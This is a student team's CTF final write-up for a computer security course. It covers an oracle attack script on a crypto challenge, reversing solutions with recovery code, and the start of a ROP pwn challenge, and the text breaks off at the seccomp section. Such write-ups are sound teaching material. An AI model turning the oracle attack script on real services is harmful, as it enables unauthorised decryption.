Computer Security

Name: CTF新手 **Due Date:** 13^{th} Jan 2023
Student Number: B09902078 **Subject:** Final EOF

Team Profile





Figure 1: Team Profile

Member Profile

1. 楊偉倫→ B09902078 → 資工三→ 國立台灣大學
2. 胡嘉祐→ B09902121 → 資工三→ 國立台灣大學
3. 杜生一→ B09902098 → 資工三→ 國立台灣大學

Solved Problem



Solves

Challenge	Category	Value	Time
how2know_revenge	Pwn	338	January 6th, 11:47:29 AM
Washer	Misc	50	January 6th, 3:37:45 PM
Execgen	Misc	50	January 6th, 5:21:51 PM
Mumumu	Reverse	50	January 6th, 6:27:14 PM
Share	Web	50	January 6th, 7:16:10 PM
superums	Pwn	478	January 7th, 1:47:46 AM
Gist	Web	212	January 7th, 4:29:08 AM
Execgen-safe	Revenge	364	January 7th, 2:26:24 PM
Nekomatsuri	Reverse	352	January 7th, 6:06:46 PM
HEX	Crypto	295	January 7th, 7:06:15 PM
Water	Revenge	466	January 7th, 8:37:19 PM
real_rop++	Pwn	445	January 8th, 12:22:35 PM

Figure 2: All solved problem

Crypto

HEX – (295 pts)

Solution Concept

Server 會用我們給的密文和iv 做解密，然後告訴我們明文是不是一個十六進位的字串。

要知道明文的某一位是什麼字，只要將iv 對應的那一位分別和1到127做XOR（超過127 的話結果一定會超過127，會無法'bytes.decode()'）並觀察和哪些數字xor 後明文還是十六進位的字串，就能知道明文的那一位是什麼，且每個字元都會有不同的數字組合，所以可以反推。例如

- d → 1, 2, 5, 6, 7, ...
- f → 2, 3, 4, 5, 7, ...

Solution

```python
from Crypto.Util.number import long_to_bytes
from pwn import *

# build table
table = {}
hex_chr = ['0','1','2','3','4','5','6','7','8','9','a','b',
           'c','d','e','f','A','B','C','D','E','F']
for c in hex_chr:
    table[''.join(['T' if chr(ord(c) ^ i) in hex_chr else 'F' for i in
    ↪  range(1, 128)])] = c

print(table)
exit()
r = remote('eof.ais3.org', 10050)
#r = process(['python3', 'chal.py'])
iv_cipher = r.recvline().decode().strip()
iv = iv_cipher[:32]
cipher = iv_cipher[32:]
r.recvline()

token_hex = []
for i in range(16):
    res = []
    for xor in range(1, 128):
        r.recvuntil(b'Exit\n')
        r.sendline(b'1')
```

```
            r.recvuntil(b'Message(hex): ')
            new_iv = iv[:i * 2] + long_to_bytes(int(iv[i * 2:i * 2 + 2],
            ↪  16) ^ xor).hex() + iv[i * 2 + 2:]
            r.sendline((new_iv + cipher).encode())
            res.append('T' if r.recvline().decode().strip() == 'Well
            ↪  received' else 'F')
        token_hex.append(table[''.join(res)])

r.recvuntil(b'Exit\n')
r.sendline(b'2')
r.recvuntil(b'Token(hex): ')
r.sendline(''.join(token_hex).encode())
print(r.recvline().decode().strip())
'''
FLAG{OHh...i_FOrGOt_To_remOve_TH3_errOr_Me55AG3}
'''
```

Reverse

Mumumu – (50 pts)

Information of program




Figure 3: Information of program

Details of program

By using IDA dissambler to static analysis:

```
__int64 __fastcall main(int argc, char **argv, char **envp)
{
  char v4; // [rsp+Fh] [rbp-481h] BYREF
  __int64 v5[4]; // [rsp+10h] [rbp-480h] BYREF
  char possible_key[512]; // [rsp+30h] [rbp-460h] BYREF
  char flag_content[256]; // [rsp+230h] [rbp-260h] BYREF
  __int64 v8; // [rsp+330h] [rbp-160h] BYREF
  char my_input[56]; // [rsp+440h] [rbp-50h] BYREF
  unsigned __int64 v10; // [rsp+478h] [rbp-18h]

  v10 = __readfsqword(0x28u);
  std::ifstream::basic_ifstream(flag_content, "flag", 8LL);
  if ( (unsigned __int8)std::ios::operator!(&v8) )
    sub_2669();
  std::istream::read((std::istream *)flag_content, my_input, 54LL);
  std::ifstream::close(flag_content);
  encrypt_1((__int64)v5, (__int64)my_input);
  std::allocator<char>::allocator(&v4);
  sub_2A9E(possible_key, "NOTFLAG{MUUUMMMUUmmmUUU...ArrrAhhhAhhhrrrr...$+@%:,##$!(=*_*%B-io>}", &
  encrypt_2(v5, possible_key);
  std::string::~string(possible_key);
  std::allocator<char>::~allocator(&v4);
  std::ofstream::basic_ofstream(possible_key, "flag_enc", 16LL);
  encrypt_3(possible_key, v5);
  std::ofstream::~ofstream(possible_key);
  sub_2984(v5);
  std::ifstream::~ifstream(flag_content);
  return 0LL;
}
```

Figure 4: The main function of program

Basically, the program flow will be the following:

1. Read the file content with named as flag. If the file doesnt exists, exit the program.
2. Do some three encryption function to the content read from flag file.
3. Write to the file named as flag_enc.

Note that the flag_enc is provided along with the program in zip file. We have to reverse the encrypted flag to obtained the real flag.

Important/Crucial Part

The crucial part of the program is those three encryption function. However, those three encryption function is actually just swapping the character of the content. In this case, I decided not to waste time on reverse those function, but to write a script to obtained the original flag with the information where we knows its only do the swapping action.

Solution

First, we generate 54 chars strings where all chars are unique and save it in flag file. Then, we run the program and obtained the encryption in flag_enc file. Lastly, we just need to mapped the chars in encrypted flag to knows where the mapping of each position. The full scipt shows as below:

```
# unique
_my = '0123456789qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJK'
# enc
_enc = 'SnjGF3gsbHvOecDwuaiImxdfklQyJUqrY0t2KpPhT765z8A914WERo'
# _enc_flag
_enc_flag = '6ct69GHt_A00utACToohy_0u0rb_9c5byF3A}G515buR11_kL{3rp_'

my = [i for i in _my]
enc = [i for i in _enc]
enc_flag = [i for i in _enc_flag]

print(len(my))
print(len(enc))
print(len(enc_flag))

# Make sure all chars are unique
for i in range(len(my)):
  for j in range(len(my)):
    if my[i] == my[j] and i != j:
      print('no')

mp = dict()
```

```
23
24  for i in range(len(enc)):
25    found = False
26    for j in range(len(my)):
27      if enc[i] == my[j]:
28        if mp.get(j) == None:
29          mp[j] = i
30        else:
31          print('wtf')
32
33
34  s = ''
35  for i in range(len(enc_flag)):
36    print(enc_flag[mp[i]],end ='')
```

Flag




Figure 5: Flag!

Nekomatsuri – (352 pts)

Information of program




Figure 6: Information of program

Details of program

In this problem, the main function do a lot mysterious things that we hard to understand. However, there is the function main_func which done a lot of suspicious action.

Important/Crucial Part

Inside the main_func, we can see that the function actually have two selection phase, which one is to create a process and a named pipe, then communicate with the process through this named pipe, and the another phase is for the created process to compare the input with the flag by using encryption function.




Figure 7: The crucial function in this program

The SUS_func is actually the main and only encryption function that used in this program frequently. The code of this function is the following:

```
void sus(unsigned char* a1,signed int a2, unsigned char* a3, int a4,
 ↪  char a5){
    char v5[268];
    char v6;
    unsigned char v7;
    char v8;
    unsigned char v9;
    int k;
    int j;
    int i;
    unsigned char v13;

    v6 = v8 = 0;
    v7 = v9 = v13 = 0;
    i = j = k =0;

    // Built up the v5
    for(i = 0;i <= 255; ++i)
        v5[i] = i;
    v13 = 0;
    for(j = 0;j <= 255; ++j)
    {
        v13 += v5[j] + a3[j % a4];
        swap(&v5[j], &v5[v13]);
```

```
        //v5[j] ^= v5[v13];
        //v5[v13] ^= v5[j];
        //v5[j] ^= v5[v13];
    }

    v13 = 0;
    for(k = 0;k < a2; ++k){
        v9 = k + 1;
        v8 = v5[(k + 1)];
        v13 += v8;
        v5[(k + 1)] ^= v5[v13];
        v5[v13] ^= v5[v9];
        v5[v9] ^= v5[v13];
        v7 = v5[v9] + v8;
        v6 = v5[v7];
        if( a5 >= 0 )
            a1[k] = v6 ^ (a1[k] + a5);
        else
            a1[k] = (v6 ^ a1[k]) + a5;
    }
    return;
}
```

The LoadModule function is actually load all the external function to the program, those name is encrypted at start and the program will first decrypt them before using GetProcAddress.

```
void __stdcall LoadModule()
{
  SUS_func(&possible_key, 16, &a3, 4, 3);
  SUS_func(&kernel_32_dll, 13, &possible_key, 16, 143);
  kernel_32_dll_module = GetModuleHandleA(&kernel_32_dll);
  SUS_func(&get_proc_address_name, 15, &possible_key, 16, 78);
  GetProcAddress_0 = GetProcAddress(kernel_32_dll_module, &get_proc_address_name);
  SUS_func(&CreateThread_str, 13, &possible_key, 16, 234);
  CreateThread = GetProcAddress_0(kernel_32_dll_module, &CreateThread_str);
  SUS_func(Sleep_str, 6, &possible_key, 16, 13);
  Sleep_0 = GetProcAddress_0(kernel_32_dll_module, Sleep_str);
  SUS_func(ReadFile_str, 9, &possible_key, 16, 119);
  ReadFile = GetProcAddress_0(kernel_32_dll_module, ReadFile_str);
  SUS_func(WriteFile_str, 10, &possible_key, 16, 192);
  WriteFile = GetProcAddress_0(kernel_32_dll_module, WriteFile_str);
  SUS_func(WaitForSingleObject_str, 20, &possible_key, 16, 96);
  WaitForSingleObject = GetProcAddress_0(kernel_32_dll_module, WaitForSingleObject_str);
  SUS_func(CreatePipe_str, 11, &possible_key, 16, 167);
  CreatePipe = GetProcAddress_0(kernel_32_dll_module, CreatePipe_str);
  SUS_func(CreateProcess_str, 15, &possible_key, 16, 180);
  CreateProcessA = GetProcAddress_0(kernel_32_dll_module, CreateProcess_str);
  SUS_func(PeekNamedPipe_str, 14, &possible_key, 16, 249);
  PeekNamedPipe = GetProcAddress_0(kernel_32_dll_module, PeekNamedPipe_str);
  SUS_func(CloseHandle_str, 12, &possible_key, 16, 143);
  CloseHandle = GetProcAddress_0(kernel_32_dll_module, CloseHandle_str);
}
```

Figure 8: Load all module in program

The compare_func function will first examine the length of second parameters (our input), which must be 65 chars. Then, our input will successfully pass the checking if and only if:

$$\begin{aligned} argv_2[i] &== enc'\_flag[i] \\ i \oplus argv_1[i \ MOD \ strlen(argv_1)] \oplus argv_2[i] &== enc'\_flag[i] \\ argv_2[i] &== i \oplus argv_1[i \ MOD \ strlen(argv_1)] \oplus enc'\_flag[i] \end{aligned}$$

$$argv_2[i] == i \oplus argv_1[i \ MOD \ strlen(argv_1)] \oplus SUS(enc\_flag, 65, key', 16, 30)$$

$$argv_2[i] == i \oplus argv_1[i \ MOD \ strlen(argv_1)] \oplus SUS(enc\_flag, 65, SUS(key, 16, x, 7, 253), 16, 30)$$

where $x = SUS(WinExec\_str, 8, key, 16, 192)$.

In conclusion, the program flow will be the following:

1. Read user input.
2. Load all the module
3. Create a process B with parameters Ch1y0d4m0m0 and user input.
4. Sent strings of decryption of WinExec_str to process B
5. Receive the compare result from process B and print the corresponding output.

While the process B will do:

1. Read user input (which is decryption of WinExec_str)
2. Encrypt the key with the decryption of WinExec_str
3. Do the encrypt with $argv_1$ and $argv_2$, and the encrypted flag with encrypted key.
4. Compare them and send the reason to process A.

Solution

We have to send the user input (which is argv2 in process B) that matched the following equation:

$$argv_2[i] == i \oplus argv_1[i \ MOD \ strlen(argv_1)] \oplus SUS(enc\_flag, 65, SUS(key, 16, x, 7, 253), 16, 30)$$

As we knows all the variables where

$$\begin{aligned} argv_1 &= Ch1y0d4m0m0 \\ x &= SUS(WinExec\_str, 8, key, 16, 192) \end{aligned}$$

and enc_flag and key can found in program (IDA analysis), we can just write a script with the exactly same encryption function SUS and calculate the right part of the equation to obtain argv2, which is the original flag.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

unsigned char possible_key[100] = {
    0xa6, 0x68, 0x19, 0xb0,
    0x94, 0x8f, 0x5f, 0xa1,
    0x8b, 0x20, 0x0d, 0x54,
    0x3b, 0xf7, 0x57, 0x3c,
    0x00
};

unsigned char input[1000];

unsigned char _a1[1000] = {
    0xa6, 0x68, 0x19, 0xb0,
    0x94, 0x8f, 0x5f, 0xa1,
    0x8b, 0x20, 0x0d, 0x54,
    0x3b, 0xf7, 0x57, 0x3c,
    0x00,
};

unsigned char _a3[1000] = {
    0x8f, 0xe6, 0xc7, 0x84,
    0xa6, 0x68, 0x19, 0xb0,
    0x94, 0x8f, 0x5f, 0xa1,
    0x8b, 0x20, 0x0d, 0x54,
    0x3b, 0xf7, 0x57, 0x3c,
    0x00,
};

unsigned char ModuleName[100] = {
    0xD8, 0x47, 0x8e, 0x00,
    0x37, 0x9b, 0x6f, 0x95,
    0xa6, 0x85, 0x12, 0x54,
    0x85, 0x00,
};

unsigned char enc_flag[100] = {
    0x1c, 0xf5, 0x9e, 0x13, 0x7f, 0x21, 0xc5, 0x0d,
    0x15, 0x3a, 0xe6, 0xf8, 0xa7, 0x9e, 0x9f, 0xec,
    0x56, 0x6d, 0xf8, 0x2c, 0xf0, 0x80, 0xa6, 0x96,
    0x04, 0x8c, 0xb9, 0x6f, 0x8b, 0xcc, 0x74, 0x43,
```

```
    0x3a, 0xa1, 0x07, 0x10, 0x55, 0x47, 0xd2, 0x96,
    0x36, 0x9d, 0x8e, 0x6b, 0x84, 0x89, 0x7e, 0xc4,
    0x63, 0xe6, 0x61, 0x9b, 0x7a, 0xd7, 0xad, 0x32,
    0xad, 0x82, 0x4a, 0x67, 0x04, 0x7e, 0x32, 0xca,
    0x74, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
};

unsigned char Win_Exec_arr[100] = {
    0x93, 0x38, 0xc3, 0x5a, 0x59, 0xe3, 0x68, 0x76
};

void swap(char* a,char *b){
    unsigned char tmep = *a;
    *a = *b;
    *b = tmep;
}


void sus(unsigned char* a1,signed int a2, unsigned char* a3, int a4,
 ↪  char a5){
    char v5[268];
    char v6;
    unsigned char v7;
    char v8;
    unsigned char v9;
    int k;
    int j;
    int i;
    unsigned char v13;

    v6 = v8 = 0;
    v7 = v9 = v13 = 0;
    i = j = k =0;

    // Built up the v5
    for(i = 0;i <= 255; ++i)
        v5[i] = i;
    v13 = 0;
    for(j = 0;j <= 255; ++j)
    {
        v13 += v5[j] + a3[j % a4];
        swap(&v5[j], &v5[v13]);
        //v5[j] ^= v5[v13];
        //v5[v13] ^= v5[j];
```

```
        //v5[j] ^= v5[v13];
    }

    // need reverse
    v13 = 0;
    for(k = 0;k < a2; ++k){
        v9 = k + 1;
        v8 = v5[(k + 1)];
        v13 += v8;
        v5[(k + 1)] ^= v5[v13];
        v5[v13] ^= v5[v9];
        v5[v9] ^= v5[v13];
        v7 = v5[v9] + v8;
        v6 = v5[v7];
        if( a5 >= 0 )
            a1[k] = v6 ^ (a1[k] + a5);
        else
            a1[k] = (v6 ^ a1[k]) + a5;
    }
    return;
}

int main(void){
    unsigned char flag[100];
    unsigned char argv1[100] = {
        'C', 'h', '1', 'y', '0', 'd', '4', 'm', '0', 'm', '0'
    };
    unsigned char mmmm[100] = {
        'W', 'i', 'n', '_', 'E', 'x', 'e', 'c'
    };
    const char* a = "Ch1y0d4m0m0";
    unsigned char test[100];
    for(int i = 0;i < 16;i++){
        test[i] = possible_key[i];
    }

    sus(possible_key, 16, _a3, 4, 3);
    sus(ModuleName, 13, possible_key, 16, 143);
    printf("%s\n", ModuleName);
    sus(ModuleName, 13, possible_key, 16, -143);
    sus(possible_key, 16, _a3, 4, -3);
    for(int i = 0;i < 16;i++){
        if(test[i] != possible_key[i]){
            printf("wrong\n");
```

```
        }
    }

    sus(possible_key, 16, _a3, 4, 3);
    sus(Win_Exec_arr, 8, possible_key, 16, 192);
    printf("%s\n", Win_Exec_arr);

    sus(possible_key, 16, _a3, 4, -3);

    sus(possible_key, 16, Win_Exec_arr, 7, 253);
    sus(enc_flag, 65, possible_key, 16, 30);
    for(int i = 0;i <= 64;i++){
        printf("%x ", enc_flag[i]);
        flag[i] = i ^ argv1[i % 11] ^ enc_flag[i];
    }
    printf("%s\n", flag);
    return 0;
}
```

Flag




Figure 9: Flag!

Donut – (0 pts/Unsolved)

從IDA我們可以看到，donut_eater.exe 剛開始的時候如果argc $\neq 2$，它就會自動結束。那時候還沒有頭緒第二個argument該放甚麼，就用x64dbg去跑。發現如果隨意塞一個字串在第二個argument的話，程式會在結束以前，跳出“Unable to Open File”一句。從此，我們可以推斷出第二個argument應該是要放donut，這個跟著donut_eater.exe 一起下載下來的檔案路徑。

成功把donut_eater.exe 跑起來以後，看到它顯示出一句"What's your favorite flavor of donuts?"，並接收輸入。我們發現如果輸入"strawberry" 的話，之後畫面就會呈現出一個粉紅色的甜甜圈在旋轉;輸入"blueberry" 的話，就會有一個藍色的甜甜圈在旋轉;如果輸入別的字串，那個甜甜圈就會是白色的。

因爲我們在IDA的字串裡面找不到這些字串，所以很好奇到底字串是從甚麼地方來的。我們有嘗試過用Process Hacker去檢查程式有沒有生出別的程式，但沒有發現。之後，我們覺得比較有可能的是，字串是從donut這個檔案裡面來的。檢查了一下這個檔案，發現它是一個.pdb檔，裡面藏的應該都是程式需要用到的資料。我們想要去reverse這個檔案，只是嘗試了好幾個網上下載下來的工具還是不成功。

Pwn

how2know_revenge – (338 pts)

This problem is the upgrade version of how2know problem in PWN homework. However, we cannot write any assembly code and execute it directly this time.

Source code

```c
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <seccomp.h>
#include <sys/mman.h>
#include <stdlib.h>

static char flag[0x30];

int main()
{
    char addr[0x10];
    int fd;
    scmp_filter_ctx ctx;

    fd = open("/home/chal/flag", O_RDONLY);
    if (fd == -1)
        perror("open"), exit(1);
    read(fd, flag, 0x30);
    close(fd);

    write(1, "talk is cheap, show me the rop\n", 31);
    read(0, addr, 0x1000);

    ctx = seccomp_init(SCMP_ACT_KILL);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
    seccomp_load(ctx);
    seccomp_release(ctx);

    return 0;
}
```

Checksec




Figure 10: Information of program

Seccomp

